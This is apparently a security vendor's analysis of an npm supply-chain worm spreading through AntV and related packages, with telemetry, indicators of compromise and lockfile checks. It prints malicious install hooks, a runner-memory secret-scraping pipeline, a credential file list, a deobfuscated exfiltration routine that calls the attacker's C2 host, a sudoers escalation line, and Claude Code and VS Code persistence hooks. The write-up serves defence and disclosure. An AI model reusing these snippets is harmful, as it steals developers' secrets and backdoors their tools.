A new wave of the Mini Shai-Hulud npm worm is actively compromising packages across Alibaba's AntV data visualization ecosystem. The compromised npm account atool, which publishes timeago.js (1.5 million weekly downloads) and maintains packages across the @antv namespace, was used to push malicious versions of packages spanning charting, graph visualization, mapping, and general-purpose JavaScript utilities. The attack is ongoing and the number of affected packages continues to grow.
Every compromised package carries an obfuscated payload that reads GitHub Actions runner process memory to extract masked CI/CD secrets in plaintext, harvests credentials from over 130 file paths covering AWS, GCP, Azure, Kubernetes, HashiCorp Vault, cryptocurrency wallets, and developer tools, then exfiltrates stolen data through two channels: a GitHub API dead-drop in the legitimate antvis/G2 repository and a fallback C2 server at t.m-kosche.com disguised as an OpenTelemetry collector endpoint. The payload also drops persistent backdoors into Claude Code and VS Code configurations that survive across sessions.
The worm is not just stealing secrets. It is using them. Over 2,200 public GitHub repositories have already been created using exfiltrated tokens, each named with Dune-universe terminology and described with the reversed string "niagA oG eW ereH :duluH-iahS", which reads forward as "Shai-Hulud: Here We Go Again." This makes the blast radius of the attack visible in real time, and it confirms that stolen credentials are being actively exploited to create infrastructure for further operations. This attack represents one of the largest coordinated npm supply chain campaigns ever documented.
If you installed any affected package, assume all secrets accessible in that environment are compromised. Rotate all credentials immediately.
Compromised Pakcages
This list is growing as the attack continues to spread.
Runtime Analysis with Harden-Runner
We installed echarts-for-react@3.0.7 in a GitHub Actions workflow protected by Harden-Runner to observe how the attack behaves against a protected CI/CD pipeline.
Default Protections: Attack Blocked Without Configuration
With Harden-Runner's default security controls enabled, two independent protections prevented the exploit from succeeding without any user configuration:
1. C2 domain blocked by Global Block List. When bun.exe attempted to connect to t.m-kosche.com, the attacker's command-and-control server, Harden-Runner's Global Block List immediately flagged the domain and blocked the outbound connection.

2. CI/CD secret dump detected and workflow terminated. When the payload attempted to read Runner.Worker process memory to extract CI/CD secrets, Harden-Runner detected the memory access and triggered a policy-enforced lockdown that terminated the entire workflow run.

These two protections operate independently. Even if the attacker's C2 domain had not been on the Global Block List, the memory access detection would have killed the run. And even if the memory scraping had not been attempted, the network block would have prevented data exfiltration. Defense in depth at the CI/CD runner level stopped this attack at two separate points in the kill chain.
Deep Analysis: Observing the Full Attack Chain

To analyze the complete runtime behavior of the payload, we ran a second workflow with the Global Block List and lockdown mode disabled so the attack could proceed to completion. This allowed us to capture the full network and process telemetry. You can explore the complete telemetry here:
Network Telemetry
Harden-Runner's network monitoring recorded three outbound destinations during npm install:
registry.npmjs.org (Allowed): Legitimate package registry traffic for downloading echarts-for-react and its dependencies.
t.m-kosche.com (Allowed): The attacker's C2 server. bun.exe (PID 2401) initiated the connection at 03:43:46 UTC, posting encrypted stolen data to the fake OpenTelemetry endpoint at api/public/otel/v1/traces.
api.github.com (Allowed): The GitHub API dead-drop channel. bun.exe (PID 2401) connected at 03:43:49 UTC to commit exfiltrated credentials to the antvis/G2 repository.
The HTTPS event log captured 86 individual requests, including the initial resolution of echarts-for-react from the npm registry, the download of the Bun runtime (@oven/bun-linux-x64), the fetch of the poisoned antvis/G2 commit (codeload.github.com/antvis/G2/tar.gz/7cb42f57...), and the subsequent exfiltration traffic.
Process Telemetry: The Attack Chain
The process tree captured by Harden-Runner reveals the full execution flow. When npm install resolves the optionalDependencies git reference, it clones the poisoned commit and runs the prepare hook:
npm install echarts-for-react@3.0.7 (PID 2368)
  └─ node (PID 2379) - resolves github:antvis/G2#7cb42f5..., installs bun
      └─ dash (PID 2400) - prepare hook fires
          └─ bun.exe (PID 2401) - runs index.js (the malicious payload)
              ├─ gh (PID 2419) - GitHub CLI reconnaissance
              ├─ sudo (PID 2428)
              │   └─ python3.12 (PID 2429) - reads /proc/2175/mem (Runner.Worker)
              ├─ dash (PID 2430)
              │   ├─ tr (PID 2431)  - strips null bytes
              │   ├─ grep (PID 2432) - extracts isSecret:true JSON
              │   └─ sort (PID 2433) - deduplicates extracted secrets
This pattern repeats across four separate git-clone operations (the echarts-for-react package references multiple compromised optional dependencies), producing four independent python3 processes (PIDs 2429, 2486, 2536, 2587) all reading /proc/2175/mem, which is the Runner.Worker process.
Harden-Runner Detections
Harden-Runner flagged four Runner Worker Memory Read detections, one for each python3 process that attempted to read /proc/2175/mem:
python3 (pid: 2429) - Runner Worker Memory Read - FILE_READ /proc/2175/mem -> Runner.Worker
python3 (pid: 2486) - Runner Worker Memory Read - FILE_READ /proc/2175/mem -> Runner.Worker
python3 (pid: 2536) - Runner Worker Memory Read - FILE_READ /proc/2175/mem -> Runner.Worker
python3 (pid: 2587) - Runner Worker Memory Read - FILE_READ /proc/2175/mem -> Runner.Worker
Each detection includes the full process ancestry, timestamp, and target file information. The armour_event_kind: FILE_READ events show python3.12 (spawned via sudo from bun.exe) reading the memory of Runner.Worker (PID 2175). This is the definitive signal that secrets are being extracted from the runner process.
Exfiltrated Secrets in Public Repositories
The worm is actively using stolen GitHub tokens to create public repositories as dead-drops for exfiltrated data. A GitHub search for the reversed campaign marker reveals the scale:
https://github.com/search?q=niaga+og+ew+ereh+%3Aduluh-iahs&type=repositories&s=updated&o=desc

As of the time of writing, over 2,500 repositories have been created. Each repository is named using a pair of Dune-universe terms (atreides, fedaykin, ghola, harkonnen, lasgun, laza, navigator, sandworm, thumper) followed by a random number. The repository descriptions all contain the reversed string niagA oG eW ereH :duluH-iahS, which reads forward as "Shai-Hulud: Here We Go Again."
These repositories are created using GitHub tokens stolen from compromised CI/CD environments. The sheer volume, over two thousand repositories, provides a lower bound on the number of unique environments whose credentials were successfully exfiltrated. If your GitHub token was among those stolen, the attacker has used it to create at least one of these repositories under an account they control.
Background: The atool npm Account and the AntV Ecosystem
The npm account atool (email i@hust.cc) is the primary publisher of timeago.js, a JavaScript library for relative time formatting with over 1.5 million weekly downloads. The same account is a member of the AntV maintainer team. AntV is Alibaba's open-source data visualization technology suite, and the @antv npm namespace contains more than 100 packages covering charting (@antv/g2, @antv/g2plot), graph visualization (@antv/g6), mapping (@antv/l7), 2D/3D rendering (@antv/g), spreadsheet rendering (@antv/s2), and supporting utilities. Individual AntV packages receive between 50,000 and 2,000,000 weekly downloads.
The standalone packages in this campaign, including echarts-for-react, jest-canvas-mock, jest-date-mock, and others, are unrelated to AntV by function but were maintained by the same account or publishing pipeline that the attacker compromised. Together, the affected packages represent a significant footprint across React, data visualization, testing, and utility library stacks. Environments that install these packages include data engineering pipelines, financial dashboards, React/Vue/Angular front-end builds, and enterprise data platforms. Many of these run inside GitHub Actions, GitLab CI, or Kubernetes-hosted CI/CD pipelines that hold elevated cloud credentials, making this an extremely high-value target for a supply chain attacker.
Attack Timeline
The attack unfolded in two coordinated waves on May 19, 2026 (UTC), with all malicious packages published within a compressed window:

Wave 1 (01:56 UTC): The attacker publishes the first malicious version of each package. The preinstall hook uses bun run index.js; if Bun is not installed, the payload installs it first via curl -fsSL https://bun.sh/install | bash.
Wave 2 (+10 minutes, 02:06 UTC): A second set of versions is published with a minor update: bun is added as an explicit npm dependency (not just installed at runtime), making the payload more reliable across environments where the first-wave runtime install might fail silently. The payload itself is functionally identical to Wave 1.
The double-publish pattern, incrementing the minor version by one each time, is a known attacker technique for making version bumps appear routine and ensuring at least one delivery mechanism succeeds across different environments.
Two Delivery Mechanisms
We identified two distinct delivery patterns in this campaign. Both execute the same credential-stealing payload; they differ only in how the payload is triggered during npm install.
Pattern A: Direct Install Hook
The most common pattern adds a preinstall or postinstall script directly to the package's package.json:
"scripts": {
  "preinstall": "node -e \"require('child_process').spawnSync('bun',['run','index.js'],{stdio:'inherit'})\""
}
The hook fires immediately when the package is installed. If Bun is not present, it is installed silently before the payload executes. This pattern was used across most @antv/* packages.
Pattern B: optionalDependencies Git Reference
A more sophisticated pattern, observed in echarts-for-react and other packages, adds a single field to package.json that references a poisoned commit in the legitimate antvis/G2 GitHub repository:
"optionalDependencies": {
  "@antv/setup": "github:antvis/G2#7cb42f57561c321ecb09b4552802ae0ac55b3a7a"
}
That commit contains a minimal package.json with a prepare hook:
{
  "name": "@antv/setup",
  "scripts": { "prepare": "bun run index.js && exit 1" },
  "dependencies": { "bun": "*" }
}
The prepare hook fires automatically when npm resolves the git dependency. The trailing && exit 1 is deliberate: it causes the optional dependency to "fail" gracefully, leaving minimal traces in logs while the payload has already executed in the background. Because the dependency resolves to a trusted GitHub organization (antvis) and no scripts entry appears in the published tarball itself, this pattern evades static analysis tools and supply chain monitoring that inspect scripts fields in published packages.
Attack Flow Diagram
The following diagram shows the complete kill chain from initial package installation through credential exfiltration and onward propagation.
Payload Analysis
We fully deobfuscated the payloads from @antv/graphlib@2.1.4 and echarts-for-react@3.0.7. Both are 486 to 498 KB obfuscated JavaScript files executed by the Bun runtime. The obfuscation uses javascript-obfuscator format: a 1,728-entry string table with a PBKDF2-seeded Fisher-Yates rotation, plus a secondary per-string cipher (PBKDF2-SHA256, 200,000 iterations, per-byte substitution via a SHA256-seeded stream RNG). The cipher key and salt differ per payload, but the algorithm is identical across the campaign.
Runner.Worker Memory Scraping
The payload's highest-value capability targets GitHub Actions runners directly. It locates the Runner.Worker process by scanning /proc/[pid]/cmdline, then reads its memory via /proc/[pid]/mem and pipes the dump through:
tr -d '\0' | grep -aoE '"[^"]+":{"value":"[^"]*","isSecret":true}' | sort -uThis extracts every secret marked isSecret:true in the runner's memory, including GITHUB_TOKEN, repository secrets, environment secrets, and organization secrets, all in plaintext, bypassing log masking entirely. The extraction happens in a background process after npm install completes, so no visible output is produced.
CI/CD Environment Variable Theft
When running in a CI environment (detected via GITHUB_ACTIONS, CIRCLECI, TRAVIS, BUILDKITE, and 15 other CI signals), the payload reads the following environment variables directly:
GITHUB_TOKEN · ACTIONS_ID_TOKEN_REQUEST_TOKEN · ACTIONS_RUNTIME_TOKEN · NPM_TOKEN · AWS_ACCESS_KEY_ID · AWS_SECRET_ACCESS_KEY · AWS_SESSION_TOKEN · VAULT_TOKEN · KUBECONFIG
Credential File Harvest
The payload sweeps over 130 credential file patterns on the host filesystem:
Cloud: ~/.aws/credentials, ~/.config/gcloud/credentials.db, ~/.azure/accessTokens.json, ~/.terraform.d/credentials.tfrc.json
SSH: ~/.ssh/id_rsa, ~/.ssh/id_ed25519, ~/.ssh/id_ecdsa, ~/.ssh/config, ~/.ssh/authorized_keys
Dev tokens: ~/.npmrc, ~/.pypirc, ~/.netrc, .git-credentials, ~/.docker/config.json
Kubernetes / Vault: ~/.kube/config, /etc/rancher/k3s/k3s.yaml, ~/.vault-token, /run/secrets/vault_token
Crypto wallets: ~/.bitcoin/wallet.dat, ~/.ethereum/keystore/*, ~/.electrum/wallets/*, ~/.dogecoin/wallet.dat
Chat / messaging: ~/.config/Slack/Cookies, ~/.config/telegram-desktop/*, ~/.config/discord/Local Storage/leveldb/*
AI tooling: ~/.claude.json, ~/.claude/mcp.json
Dual-Channel Exfiltration
All harvested data is encrypted with a PBKDF2-derived key (200,000 iterations, SHA-256) unique to each payload, then exfiltrated via one of two channels depending on the payload variant.
Primary channel: GitHub API dead-drop. Encrypted data is committed to a dead-drop branch in the antvis/G2 repository via the GitHub REST API. Every request uses a spoofed python-requests/2.31.0 User-Agent. The campaign fingerprint string IfYouInvalidateThisTokenItWillNukeTheComputerOfTheOwner is embedded in commit messages to allow the attacker to locate their data across branches.
Fallback channel: direct HTTPS to t.m-kosche.com. Confirmed in the @antv/graphlib payload variant via full cipher decryption. The payload connects directly to t.m-kosche.com:443 via TLS, posting to the path api/public/otel/v1/traces. This path is deliberately chosen to masquerade as an OpenTelemetry collector endpoint, because many organizations whitelist observability traffic by path pattern. Block t.m-kosche.com at the network level regardless of path.
// Deobfuscated from @antv/graphlib payload
async function J2() {
    const conn = {
        domain: 't.m-kosche.com',
        port: 443,
        path: 'api/public/otel/v1/traces',  // fake OTel endpoint
        dry_run: false
    };
    if (process.env.SKIP_DOMAIN === 'true') {
        return new lo().send(data);           // GitHub API channel
    } else {
        return new po(conn).tryCreate();      // direct TLS to t.m-kosche.com
    }
}
Daemonization
The payload forks itself into a background process using a __DAEMONIZED=1 environment variable as a guard against re-entry. The foreground process exits immediately, allowing npm install to complete with no visible error. The background process performs the full credential harvest after npm exits.
Persistence: Backdoor Implants
The payload drops persistent backdoor files into several locations that execute on subsequent tool invocations:
.claude/settings.json: Injects a SessionStart hook that re-executes the malware on every Claude Code session.
.claude/setup.mjs: Shared setup script dropped for persistence alongside Claude Code configuration.
.vscode/tasks.json: Adds a folderOpen task that re-executes the payload every time VS Code opens the project.
.vscode/setup.mjs: Shared setup script for VS Code persistence.
codeql.yml: Injects a malicious GitHub Actions workflow that exfiltrates all repository secrets on push or deployment events.
Privilege Escalation
On Linux CI runner systems, the payload attempts privilege escalation by writing a sudoers rule:
echo 'runner ALL=(ALL) NOPASSWD:ALL' > /mnt/runner && chmod 0440 /mnt/runnerThis grants the runner user (the default GitHub Actions runner user) full passwordless sudo access, enabling the attacker to escalate from the CI service account to root.
Indicators of Compromise
C2 Network Domains
t.m-kosche.com(port 443, pathapi/public/otel/v1/traces)api.github.com(dead-drop viaantvis/G2repo; spoofed UA:python-requests/2.31.0)
Persistence Artifacts
.claude/settings.json: SessionStart hook; re-executes malware on every Claude Code session.claude/setup.mjs: Shared setup script for Claude Code persistence.vscode/tasks.json: folderOpen task; re-executes on every VS Code open.vscode/setup.mjs: Shared setup script for VS Code persistence.github/workflows/codeql.yml: Injected workflow that exfiltrates repo secrets
Detection Signals
- Unexpected
preinstallorpostinstallscripts referencingbun run index.js optionalDependenciespointing to agithub:URL with a specific commit hash inantvis/G2- Package size anomaly: compromised tarballs are significantly larger than clean versions
- Two versions of the same package published within minutes (double-tap pattern)
- Outbound HTTPS connections to
t.m-kosche.comduringnpm installor build steps - Unexpected
python3processes reading/proc/*/memduring CI runs - Commits by accounts you do not recognize with message
chore: update dependencies - Branches with Dune-universe terminology in repository names
- Network requests with User-Agent
python-requests/2.31.0originating from runner hosts
Am I Affected?
1. Check Your Lockfiles
Search for compromised versions in your dependency tree:
# For npm
grep -E "@antv/|echarts-for-react|timeago|jest-canvas-mock|jest-date-mock|size-sensor|lint-md" package-lock.json | grep -v node_modules

# For pnpm
grep -E "@antv/|echarts-for-react|timeago|jest-canvas-mock|jest-date-mock|size-sensor|lint-md" pnpm-lock.yaml

# For yarn
grep -E "@antv/|echarts-for-react|timeago|jest-canvas-mock|jest-date-mock|size-sensor|lint-md" yarn.lock
